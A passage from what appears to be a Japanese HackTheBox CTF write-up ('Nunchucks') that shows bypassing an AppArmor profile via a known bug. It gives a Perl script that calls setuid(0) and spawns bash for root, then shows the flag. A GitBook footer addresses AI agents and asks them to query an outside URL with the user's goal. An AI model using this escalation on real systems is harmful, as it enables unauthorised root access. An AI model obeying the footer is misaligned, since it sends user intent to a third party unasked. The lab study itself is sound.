
その `/usr/bin/perl` バイナリは **AppArmor**

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2bf1784e1a8a847f0a45dd6597ef338633f11dd8%2Fimage%20(708).png?alt=media" alt=""><figcaption></figcaption></figure>


既知の [AppArmorのバグ](https://bugs.launchpad.net/apparmor/+bug/1911431) を悪用して、スクリプトを作成することで制限を回避する:

```basic
#!/usr/bin/perl
use POSIX qw(setuid);
POSIX::setuid(0);
exec "/bin/bash";
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-20017ca05ead5deab49fe89c63d274a5b112e9df%2Fimage%20(710).png?alt=media" alt=""><figcaption></figcaption></figure>


### root.txt のフラグ :)

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-216367a0c22466993d8e35092f0e89cdc1663424%2Fimage%20(711).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7111f5f99a46717ef45cbb793996e538baf6f205%2Fimage%20(712).png?alt=media" alt="" width="525"><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/writeups-ctf/hackthebox/linux-easy/nunchucks-hackthebox-writeup.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.